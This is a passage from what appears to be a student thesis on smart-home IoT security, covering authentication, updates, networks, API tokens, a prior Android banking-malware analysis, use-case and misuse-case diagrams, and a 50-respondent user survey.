4.2.2 Authentication as a Technical Aspects

Implementing robust authentication mechanisms in IoT devices is crucial for the security and integrity of smart homes. Authentication is the primary barrier against unauthorized access, ensuring that only verified users or devices can interact with the smart home system. This process is vital for controlling access to IoT devices, maintaining privacy, and safeguarding against unauthorized manipulation of home functionalities [17]. Authentication in smart homes involves verifying the identity of entities (users or devices) trying to access the system. Effective authentication ensures that sensitive user data collected by IoT devices is accessible only to authorized entities, thereby protecting privacy and security [54]. This is particularly important as it forms the first line of defense in the layered security approach of smart homes [82].

Insufficient authentication can lead to significant risks, such as privacy invasion, data breaches, and the potential hijacking of devices for malicious activities [57]. These risks underscore the necessity of a secure authentication system to prevent the exploitation and misuse of smart home functionalities. Robust authentication is also critical in protecting API tokens, which are integral to the security of smart home systems [5]. As explained in detail in the subsequent section (4.2.5), API tokens require stringent protection measures. Secure authentication ensures that these tokens are accessed and used only by authorized and authenticated entities, thus maintaining the overall security and integrity of the smart home ecosystem [46].

4.2.3 Updates & patches as a Technical Aspects

Updates and patches are crucial in the dynamic domain of smart home technology. These updates are not just mere enhancements; they are vital for maintaining the security and functionality of smart home devices [58]. As cyber threats evolve and become more sophisticated, regular software updates and patches become increasingly essential [86]. Updates and patches play a dual role in the socio-technical landscape of smart homes. Technically, they address vulnerabilities, fix bugs, and improve the overall security posture of devices [76]. They act as essential defenses against the ever-changing tactics of cyber attackers, ensuring that devices are not left exposed to newly discovered exploits or security flaws [87]. Regularly updating software and firmware is akin to reinforcing the digital walls of a smart home, making it more resilient against potential intrusions.

From a socio-technical perspective, these updates bridge the gap between technology and user experience. They often include enhancements that improve usability, introduce new features, or optimize device performance [88]. This continuous improvement contributes to a more efficient and enjoyable smart home experience, aligning with user expectations in an increasingly connected world.The effectiveness of updates and patches depends significantly on user engagement. The responsibility often falls on the end-users to initiate these updates, which requires a certain level of digital literacy and awareness. Users must understand the importance of regularly updating their devices and be proactive in applying patches to ensure their smart home's security and efficiency. Manufacturers play a critical role in this ecosystem by providing timely updates and making the update process as seamless and user-friendly as possible. They must balance the technical necessity of these updates with the need for simplicity and minimal disruption to the user experience.

4.2.4 Network as a Technical Aspects

Every IoT device communicates with each other over the internet, hence the keyword. Every smart home has at least the minimum infrastructure as mentioned in section 2.3.1. The network in a smart home is the central highway, crucial in the socio-technical ecosystem like a smart home. It facilitates communication between IoT devices, serving as the backbone for interacting with each other and the broader Internet [78]. This section explores the network's role in the technical aspect of smart homes intertwined within the socio-technical context [7]. The smart home network is the vital link that enables IoT devices to 'talk' to each other. From a smart light receiving a command to dim to a smart TV streaming content, all interactions hinge on the reliability and efficiency of the home network [89]. This interconnectedness is what transforms a conventional home into a smart home. The network's role extends beyond internal communications. It is pivotal for remote access capabilities, allowing users to remote control and monitor their smart home devices from anywhere [12]. Many smart home functionalities depend on cloud services accessible via the Internet for data processing and storage [56]. As mentioned in the 4.2.3, the network's role in smart homes is facilitating regular software updates. These updates are essential for enhancing features and, more importantly, for security patches [58]. A robust network ensures that these updates are delivered and applied to devices seamlessly, maintaining the security and functionality of the smart home.

Within the smart home, various communication technologies are employed based on specific needs. Bluetooth is commonly used for direct communication between smartphones and nearby devices like smart locks and fitness trackers [90]. On the other hand, Zigbee is preferred in scenarios requiring long battery life and efficient interconnection of multiple devices, such as in smart lighting or sensor systems [90]. Zigbee's ability to create a mesh network, where each device can communicate with its neighbors, extends the network's range and ensures robustness against single points of failure [90]. The interconnected nature of the network, while facilitating smart functionalities, also poses significant security and privacy challenges [81]. Every device on the network is a potential entry point for cyber threats [54]. Ensuring network security involves not just protecting the devices but also securing the communication channels and safeguarding data privacy 8.

4.2.5 API Tokens as a Technical Aspectss

API tokens are critical components in the technical framework of smart home systems, serving as the backbone for secure communication and integration of various devices and services [89]. Their significance spans from authentication and authorization to system customization and security management. API tokens are unique identifiers crucial for smart homes' authentication and authorization processes [91]. They enable devices, apps, and services to verify each other's identities, ensuring secure communications and interactions. This is vital in environments where multiple devices and services from different manufacturers must interact seamlessly. API tokens play a significant role in enhancing the security of smart homes by ensuring that only authorized entities can access each other's functionalities [92]. They act as a barrier against unauthorized access, protecting the system from potential cyber threats and data breaches. API tokens are indispensable for integrating various smart home devices and services. They facilitate the communication between diverse devices, allowing them to operate cohesively within the smart home ecosystem [93].

API tokens enable users to customize and automate their smart home experiences [94]. They allow the creation of personalized scenarios, like setting routines for lights and thermostats, based on user preferences, thereby enhancing the overall user experience. The effective management of API tokens is key to maintaining smart home security. This involves managing the lifecycle of tokens, including their creation, use, expiration, and revocation. Regularly updating and rotating API tokens are crucial practices to mitigate risks associated with token compromise. Continuous monitoring and auditing of API token usage are imperative for security. Keeping track of usage patterns and access logs helps detect any anomalies or unauthorized access attempts early, thereby enabling proactive security measures. As smart home systems evolve, API tokens provide the scalability and flexibility to integrate new devices and services seamlessly. They ensure that the expanding smart home ecosystem remains secure and functional. Regular security assessments and updates are essential for managing vulnerabilities related to API tokens. Promptly addressing potential weaknesses in the token management system is critical for protecting smart homes against emerging threats. This might involve updating security protocols, enhancing encryption, or implementing more stringent access controls.

4.2.6 API-services in the Technical Aspect of Smart Homes

In the increasingly connected world of smart homes, a sophisticated digital network operates, filled with various IoT services. These services, essential to the functionality and convenience of a modern smart home, range from simple tasks like illuminating a room to more complex activities such as managing notifications from various apps on connected devices [12]. Beneath the user-friendly interface lies a complex web of technical services, often referred to by names such as "nservice" or "description.xml" or associated with specific platforms like "snapchat.com" [13]. A key component in this communication network is the use of API tokens, as detailed in 4.2.5. These tokens ensure secure communication between devices and services, verify identities and permissions, and safeguard the system against unauthorized access and potential cyber threats [5]. However, the security of these IoT services is subject to the robustness of their implementation, with some services operating over unencrypted pathways, exposing the network to vulnerabilities [54]. HTTP methods, particularly POST and GET, are central to the communication between IoT devices and services. The HTTP GET method retrieves data from the server, like querying the status of a smart device, while the HTTP POST method sends data to a server to create or update resources, such as adjusting a smart thermostat [95]. These methods enable seamless and secure interaction between various components in a smart home, making them indispensable in the complex role of API services in smart home environments [14]. Ensuring the security of these services is not just a technical necessity but a critical aspect of maintaining the trust and reliability that users place in their smart home systems [57]. Addressing vulnerabilities in these systems requires a thorough understanding of the underlying technology and stringent security measures, as will be explored in more detail in section 5 [85]. The ongoing effort to balance convenience with security is central to the evolution and sustainability of smart homes [81].

4.2.7 Master Device Control With Applications

In the increasingly connected world of smart homes, a sophisticated digital network operates, filled with various IoT services. These services might seem almost invisible to the ordinary user, seamlessly integrated into the fabric of daily life. However, they are fundamental to the functionality and convenience of a modern smart home [12]. These services cover a broad spectrum of tasks and utilities, ranging from the simple, like illuminating a room or adjusting the brightness of a Smart TV, to more complex activities, such as managing notifications from various apps on connected devices [13]. Beneath the user-friendly interface and the apparent simplicity of these tasks lies a complex, interconnected web of technical services. These services are often referred to by technical names, such as "nservice" or "description.xml," or might be associated with specific platforms like "snapchat.com." They are the unseen cogs and wheels that enable the smooth operation of a smart home, facilitating continuous communication over the internet between various IoT devices [14]. This communication network forms the backbone of IoT services, ensuring that every command and every interaction between devices happens seamlessly and reliably. A key component in this communication network is the use of API tokens, as detailed in 4.2.5. These tokens act as gatekeepers, ensuring secure communication between devices and services [5]. They are critical in verifying identities and permissions, safeguarding the system against unauthorized access and potential cyber threats [54]. However, the security of these IoT services is not absolute and is subject to the robustness of their implementation.

A closer inspection of these communication channels often reveals potential security gaps. For instance, some services may operate over unencrypted pathways, such as "http://192.168.0.X:X/nservice/." These unencrypted channels expose the smart home network to vulnerabilities, where unauthorized entities could potentially intercept or manipulate sensitive data [57]. This dichotomy between user convenience and potential security risks poses a significant challenge in smart homes. Thus, today's smart home stands at a crossroads where the benefits of advanced IoT services must be carefully weighed against the inherent security risks they bring [81]. Ensuring the security of these services is not just a technical necessity but a critical aspect of maintaining the trust and reliability that users place in their smart home systems [85]. As will be explored in more detail in section 5, addressing these vulnerabilities requires thoroughly understanding the underlying technology and implementing stringent security measures. This ongoing effort to balance convenience with security is central to the evolution and sustainability of smart homes, making the role of API services in these environments both indispensable and complex. At the core of the sophisticated digital network operating within smart homes are HTTP methods, particularly POST and GET, which are essential for the communication between IoT devices and services. The HTTP GET method is primarily used for retrieving data from the server, such as querying the current status of a smart device. On the other hand, the HTTP POST method is employed to send data to a server to create or update resources, like sending a command to a smart thermostat to adjust the temperature [95]. These methods are integral to the functionality of API services, enabling the seamless and secure interaction between various components in a smart home [56].

4.2.8 Problems that can occur from the technical-aspect

1. **Network Congestion (Digital Network)**: Overloading of the home network due to too many connected devices, leading to slow performance and connectivity issues. Expanded upon in 4.2.4.
2. **Outdated Firmware (Updates & Patches)**: Failure to regularly update device firmware can leave IoT devices vulnerable to security exploits. Discussed in 4.2.3.
3. **Weak Authentication Protocols (Authentication)**: Insufficient authentication methods can lead to unauthorized access to smart home devices. Covered in 4.2.2.
4. **Compromised API Tokens (API-Tokens)**: Exposed or stolen API tokens can give attackers access to control IoT devices maliciously. Explained in 4.2.5.
5. **Unsecured API Services (API-Services)**: If API services lack proper security, they can become gateways for cyber attacks. Addressed in 4.2.5.
6. **Device Incompatibility (IoT-Devices)**: Compatibility issues between different manufacturers' devices can lead to integration and functionality problems. Not specifically mentioned but related to the discussion in 4.2.1.
7. **Unauthorized Device Access (IoT-Devices)**: If security measures are inadequate, unauthorized users could gain control over smart home devices. Indirectly covered in sections 4.2.1 and 4.2.2.
8. **Network Eavesdropping (Digital Network)**: Unencrypted Wi-Fi networks can be susceptible to eavesdropping, exposing sensitive data. Not directly covered, but network security issues are touched upon in 4.2.4.
9. **Failed Software Updates (Updates & Patches)**: Interrupted or failed updates can result in software glitches or leave security flaws unpatched. Mentioned in 4.2.3.
10. **Vulnerabilities in Smart Home Hubs Smart-phone (Technical Aspects)**:Security weaknesses in central smart home hubs can put the entire network at risk. It is not explicitly discussed but related to overall security concerns.
11. **Phishing Attacks Via Smart Devices**: Phishing attempts through smart devices, exploiting weak user authentication practices. Explained in 4.2.2

4.2.9 Example of an incident from a socio-technical overview

In my earlier works .2, I was part of a group where I did most of the project that involved static and dynamic analysis of APK files within Android files in the subject IMT4114 - Digital Forensic, which can be seen in chapter .2. The malware analyzed in my previous project, referred to as "covidBankBot.zip," presents a significant threat by exploiting both technical and socio aspects by social engineering tactics[59]. It disguises itself as a COVID-19-related application, leveraging the urgency and relevance of the pandemic to gain user trust[56]. Once installed, it immediately interacts with the device's accessibility features, suggesting an intention to monitor user interactions and capture sensitive data.

The "covidBankBot.zip" malware is capable of several technical abuses. It uses accessibility features on the device to monitor and interfere with user interactions, which could include capturing sensitive data like login credentials. The malware also exploits permissions, particularly under the guise of offering COVID-19 information, to gain broad access to system resources and user data. This includes internet access, which can be used for sending data out of the device or downloading additional harmful components.

Additionally, the malware can surveil all applications on the device, leading to a comprehensive collection of data ranging from personal messages to financial information. Finally, the malware testing resulted in the emulator's crashing, indicating that the malware might cause system instability, either to conceal its activities or as an unintended consequence of its invasive actions[88]. This combination of features makes the malware a significant threat to user privacy and device security[87].

From a technical perspective, the malware's success is partly attributed to issues like Network Congestion of Network Congestion, where the overloading of home networks facilitated its spread. It likely exploited Outdated Firmware 2, taking advantage of unpatched vulnerabilities. Weak Authentication Protocols 4.2.2 might have been another entry point, allowing unauthorized access to the device. The Compromised API Tokens 4 and Unsecured API Services 5 would have provided further avenues for data exfiltration and control over other connected services.

The malware's capability to interact with the device's accessibility features and monitor user interactions hints at problems like Unauthorized Device Access 7 and Network Eavesdropping 8, where sensitive data could be captured and transmitted. Its interference with system resources and potential crashing of emulators suggest that issues like Failed Software Updates 9 and Vulnerabilities in Smart Home Hubs/Smartphones 10 were also at play, exacerbating the threat.

On the socio-aspect front, the incident is a classic case of how cyber threats exploit human behaviors and societal norms. The malware disguised as a COVID-19 app preyed on users' Neglecting Device Updates 4.2.3, a problem often stemming from physical health issues or the Principle of Least Effort. Overlooking Security Protocols 2, influenced by mental health issues and optimism bias, could have led users to trust and download the malicious app without due diligence.

Financial constraints and the Scarcity Principle could have led users to Compromise on Quality for Cost 3 [reference , opting for a free but malicious app. Inadequate Network Security 4, a byproduct of limited digital literacy, might have made it easier for the malware to operate undetected. Misinformed Security Practices 5, stemming from limited education and peer influence, could have exacerbated the situation, leading to ineffective security measures.

The incident also reflects the challenges of Blindly Following Trends 6, where users, driven by social pressures and a desire to conform, might have adopted the app without considering its security implications. Cultural factors and Normalcy Bias in Resistance to Security Updates 7 might have further hindered the adoption of necessary security measures. Oversharing Sensitive Information 8, a common social behavior, likely played into the malware's hands, facilitating the extraction of sensitive data. Later in this lab, we will go through different study cases from a real-life smart home. 5

4.2.10 USE-CASE diagram

In the context of our research on smart home environments, we can employ Use-Case diagrams, an integral aspect of Unified Modeling Language (UML), to conduct a thorough socio-technical analysis. These diagrams are vital in visualizing the complex interplay between the technical components and social interactions within smart homes. This section delves into how Use-Case diagrams facilitate a comprehensive understanding of smart home systems from a technical and social perspective. Use-case diagrams depict the functionalities embedded in a smart home system. These include, but are not limited to, environmental control, security monitoring, and user interaction with various home automation devices. By mapping these functionalities, the diagrams provide a clear overview of what the smart home system is capable of, setting the foundation for a deeper analysis of its technical and social implications.

A key strength of Use-Case diagrams is the identification of 'actors' within the system. In smart homes, these actors are human users and include the system's technical components. This holistic representation aids in understanding how different users and technical elements interact with the system. It illuminates the roles and responsibilities of each actor, offering insights into the user experience and system performance. The diagrams are instrumental in showcasing how various users interact with the smart home system. Different user roles, such as homeowners, family members, and external service providers, are mapped out, highlighting their unique interactions with the system. This aspect is crucial for understanding the social dynamics within the smart home environment, such as access privileges, user preferences, and potential areas for user-centric improvements.

The application of Use-Case diagrams in the socio-technical analysis of smart homes extends beyond mere technical representation. It enables an exploration of how technical functionalities are utilized, perceived, and influenced by social factors. This approach is critical for identifying potential gaps in user interaction, understanding user behavior, and ensuring that the smart home system is technically robust and aligns well with its users' social and practical needs.



USE-CASE diagram of a Smart-home
Receive User Input
Execute functions
Monitor Energy Usage, Sync with Cloud
Display Status
Notify User
Control/change HUE lights color
Security and Privacy
Manage Entertainment
Request Support
Master-Device
User / Owner of a Smart-home
IoT devices / Cloud Service / API services
Control application
Authorize Full Access
Sync with Cloud
Lock/Unlock Doors & windows
Set Personal Preferences:

Figure 4.2.2: USECASE

Our use-case diagram for a smart home system outlines various functionalities and interactions between the user, the master device, and various IoT devices or services. Here's a description of our diagram:

- **User/Owner of a Smart-home:** This is the central actor in the diagram, indicating the person who interacts with the smart home system.
- **Master Device:** This appears to be the central hub or control system that the user directly interfaces with to manage the smart home.
- **IoT devices/Cloud Service/API services:** This represents the various devices and services that are connected to the master device and can be controlled or monitored.

The user has direct lines of interaction with the master device, which has multiple lines of interaction with various functionalities. These functionalities In the depicted use-case diagram of a smart home, the interactions are centered around a user who commands a master device to manage an array of smart functionalities. The master device is the control hub, responding to user inputs to execute various functions. It keeps the user informed by displaying the current status of the smart home systems and sending out timely notifications. A key aspect of the system is its ability to monitor energy usage and maintain synchronization with cloud services, ensuring that data is up-to-date and accessible remotely. This includes fine-tuning smart lighting, allowing the user to adjust HUE light colors to their preference.

The smart home system strongly emphasizes security and privacy, safeguarding the user's data and control over their home. Entertainment is a breeze with this system as it manages devices such as smart TVs and speakers, adapting to the user's entertainment needs. The approach offers support options when assistance is needed, likely for troubleshooting or engaging with customer service. A feature likely critical in the smart home ecosystem is the remote control of IoT devices, allowing the user to manage their home from afar. For more in-depth control, the system can authorize full access to trusted individuals, providing comprehensive control over the home's smart features. Similarly, the system includes an application control interface, which could indicate managing software applications within the ecosystem. And for a personalized touch, users can set personal preferences, tailoring the smart home experience to their tastes and needs. This holistic approach underscores the potential of a smart home while also hinting at the breadth of security considerations that must be addressed, aligning with the thematic concerns of your thesis regarding the security implications hidden within smart home technologies.

These diagrams haven't used '«include»' and '«extend»' relationships, although these are common constructs in use case diagrams. The reason is that it is not necessary for our particular examples. An '«include»' relationship is used when a use case (function) is always included within another use case. For example, if we had a 'Login' use case, we might include it within all other use cases to represent that the user always has to log in before they can do anything else. In our diagrams, we didn't have any examples where a use case was always included within another use case, so we didn't use the '«include»' relationship. An '«extend»' relationship is used when a use case (function) is sometimes, but not always, included within another use case, usually under specific conditions. For example, if a 'User' wants to 'Control Lights,' an '«extend»' use case might be 'Dim Lights,' which is only executed under specific conditions, like during the night time. In our diagrams, we didn't have any examples where a use case was conditionally included within another use case, so we didn't use the '«extend»' relationship. [96]

4.2.11 MisUseCase

We discussed the case and will now delve into the Misuse Case diagrams to extend the socio-technical analysis. Misuse Case diagrams, an adaptation of the traditional Use-Case diagrams in Unified Modeling Language (UML), are particularly effective in identifying and visualizing potential misuse or malicious activities within a system. This section explores the application of Misuse Case diagrams in understanding the vulnerabilities and social implications associated with smart home technologies.

Misuse Case diagrams are specifically tailored to highlight negative scenarios, such as unauthorized access, privacy breaches, and system malfunctions. In the context of smart homes, these diagrams allow for mapping potential threats like hacking, data theft, and unauthorized remote control. By visualizing these adverse scenarios, the diagrams help anticipate areas where the smart home system is susceptible to misuse, facilitating a proactive security approach.

A critical aspect of Misuse Case diagrams is their ability to showcase the interplay between technical vulnerabilities and social factors. For instance, the diagrams can illustrate how user behaviors, such as weak password practices or, neglecting software updates or other technical issues we discussed earlier in section 4.2.8, we know this can open doors to potential security breaches. This visualization aids in understanding how social habits and technical oversights collectively contribute to the system's vulnerabilities.

Misuse Case diagrams enable the analysis of an attacker's perspective, providing insights into their motivations and possible actions. This perspective is crucial in smart home environments, where attackers may exploit technical weaknesses for various reasons, ranging from financial gain to mere disruption. Understanding these motivations helps develop more robust security strategies that are technically sound and consider human factors.

Applying Misuse Case diagrams is instrumental in designing secure smart home systems. By identifying potential misuses, these diagrams guide the development of countermeasures and security protocols. They emphasize the need for a holistic security approach encompassing technical safeguards and awareness of user-related vulnerabilities.




Figure 4.2.3: MISUSECASE

- **Threat Actors:** These are entities that could potentially exploit the vulnerabilities in the smart home system. They range from individual hackers to organized criminal groups seeking unauthorized access for various malicious purposes. 6.2.1
- **Unintended User Actions:** This category represents the potential for users to inadvertently compromise security through actions like oversharing on social media, weak password practices, or falling prey to phishing attacks. We have discussed these issues in our socio-aspect in section 4.1.

- **System Misconfigurations:** This involves errors in system settings that leave the smart home vulnerable to attacks, such as leaving default passwords unchanged or disabling security features. We have discussed these issues in our socio-aspect in section 14 and 4.1.

The misuse cases illustrate interactions that could negatively impact the system:

- **Data Breach:** An unauthorized actor gains access to private information, which could lead to identity theft or the illicit monitoring of the home environment. This is done in our lab experiment, which we will dive into in section 5.4.
- **Unauthorized Remote Access:** A threat actor could gain remote control of the smart home system, leading to potential safety hazards or privacy violations. This is done in our lab experiment, which we will dive into in section 5.3.
- **Device Tampering:** The integrity of smart home devices could be compromised through physical or remote tampering, affecting their functionality and safety. This is done in our lab experiment, which we will dive into in section 5.4.

From our analysis of smart home environments using USE-CASE and MISUSE-Case diagrams, it becomes evident that gaining total control over a smart home does not necessitate manipulating every individual device. Instead, a malicious actor's primary target should be unauthorized access to the master device, typically a smartphone, which remotely controls the entire infrastructure. This approach underscores a critical vulnerability in smart home systems, where centralized control can become a single point of failure. This means that, in theory, only one device must be hacked in order to lose control over everything within a smart-home environment and sensitive and important values may be compromised and leaked. We will test this theory in our lab-study case in section 5.

4.3 Survey

During our comprehensive socio-technical analysis, we examined many problem statements that encapsulate smart home users' multifaceted challenges. These problem statements, taken from the confluence of social behaviors and technological systems, highlight critical vulnerabilities and the urgent need for informed user engagement. To further our understanding of these issues, we are embarking on a survey that seeks to tap into the collective consciousness of smart-home users. This survey explores individuals' awareness levels, attitudes, and practices as they interact with the smart home environment. Our objective is to exceed the theoretical confines of our study and immerse ourselves in the practical realities that people confront daily. We are particularly interested in discerning whether the vulnerabilities we have pinpointed resonate with the user experience and to what extent individuals recognize and navigate these potential pitfalls.

The insights garnered from this survey will illustrate the gaps between user perception and the stark necessities presented by our socio-technical analysis. By evaluating public cognizance of the issues at hand, we aim to identify opportunities for enhancement, not just in the realm of technology but also in the crucial domain of user education and behavioral change.




Figure 4.3.1: Survey

In our first question: Children's Access to Device: Most respondents (34 out of 50) reported that their children have access to a smartphone or laptop, which could imply a higher risk of security issues, given that children may not be as aware of the security implications of their online activities.

in our second question: Firmware and Software Updates : The responses are evenly split (25 yes to 25 no) regarding regular updates of firmware and software, suggesting that only half of the surveyed individuals are actively managing the security of their devices through updates. This is a critical area, as outdated software is a common vulnerability.

in our third question: Changing Default Passwords and Settings Most respondents (39 out of 50) have not changed the default passwords and settings on their smart home devices, which is a significant security risk. Default settings are often well-known and can be easily exploited by attackers.

in our fourth question: Awareness of Personal Information Collection Most respondents (48 out of 50) need to be made aware of the types of personal information collected by their IoT devices, indicating a lack of privacy awareness that could lead to unforeseen data exposure or misuse.

in our fifth question: Use of Security Applications or Services A large majority (46 out of 50) do not use any security applications or services to protect their IoT devices, which means most devices are likely unprotected against cyber threats beyond any basic measures that may be in place.

in our sixth question: Network Segregation: Most respondents (41 out of 50) do not segregate their IoT devices from other devices on their network, increasing the risk that if one device is compromised, the malicious actor could potentially access other devices on the same network.

in our seventh question: Discussion of Security with Household Members: Almost all participants (49 out of 50) do not discuss smart devices and internet security with their household members, suggesting a lack of communication and shared responsibility for security within the home.

in our eighth question: Incident Response Plan: A vast majority (47 out of 50) need a process for what to do if one of their smart devices is compromised. This indicates a need for preparedness for security incidents.

in our ninth question: Awareness of Malware Spread: More respondents are aware (22 out of 50) that a single infected device can affect the entire network compared to other questions. However, there is still a significant number (28 out of 50) unaware of how malware can spread in a network.

If we are looking through our problems, we found them in both sections 4.1.9 and 4.2.8. As we delve into our survey, a clear record unfolds, underscoring the criticality of addressing technical and socio-technical vulnerabilities in smart home environments that we have previously discussed. The survey responses testify to the majority and relevance of the problem statements identified in our socio-technical analysis. Here, we aim to correlate the observed user behaviors and awareness with the potential risks and challenges previously delineated.

Our survey uncovers that many users neglect critical firmware updates, aligning with the technical challenge of outdated firmware (Updates and patches) that can leave devices susceptible to exploitation. Moreover, the considerable number of users who do not alter default passwords and settings mirrors the weak authentication protocols, which can lead to unauthorized access, a concern we have extensively covered in our analysis. The responses further reveal a concerning trend where most participants need more awareness regarding the types of personal information collected by their IoT devices. This discovery ties directly to the problem of unsecured API services, which, if left unchecked, could become conduits for data breaches and cyber-attacks.

Regarding the social aspect, the survey sheds light on the pervasive underestimation of cyber threats and the widespread disregard for regular security practices—issues deeply rooted in the socio-cultural fabric of smart home usage. The lack of dialogue within households about smart device security, coupled with the absence of an incident response plan, resonates with the socio-technical problems highlighted by our analysis, such as complacency in security practices and overconfidence in personal cybersecurity measures.

As we move forward, it is clear that bridging the gap between user awareness and the implementation of security measures is imperative. Our research reinforces the need for targeted educational initiatives and the development of user-friendly security solutions to mitigate the risks associated with the rapid adoption of smart home technologies. Through this alignment of technical robustness with socio-technical awareness, we pave the way for a more secure and resilient smart home environment. This will be later explored in the Goals and metrics part 6

Our survey displays several risks such as

1. **Child-Related Security Breaches (Question 1)**: Increased risk due to children having access to smart devices without adequate security awareness.

2. **Outdated Firmware Exploitation (Question 2)**: Risk of cybercriminals exploiting outdated firmware due to lack of regular updates by users.

3. **Default Settings Vulnerability (Question 3)**: High risk of unauthorized access due to users not changing default passwords and settings on their devices.

4. **Data Privacy Concerns (Question 4)**: Risk of privacy violations and data misuse stemming from users' lack of awareness about the information collected by their IoT devices.

5. **Inadequate Cyber Protection Measures (Question 5)**: IoT devices are at risk due to a majority of users not utilizing security applications or services.
6. **Cross-Device Cyber Attacks (Question 6)**: Lack of network segregation could lead to a risk of multiple devices being compromised if one is attacked.
7. **Security Communication Gap (Question 7)**: A significant communication gap regarding device and internet security within households can lead to heightened security risks.
8. **Unpreparedness for Security Incidents (Question 8)**: A lack of preparedness for handling compromised devices suggests a risk of extended vulnerability during security breaches.
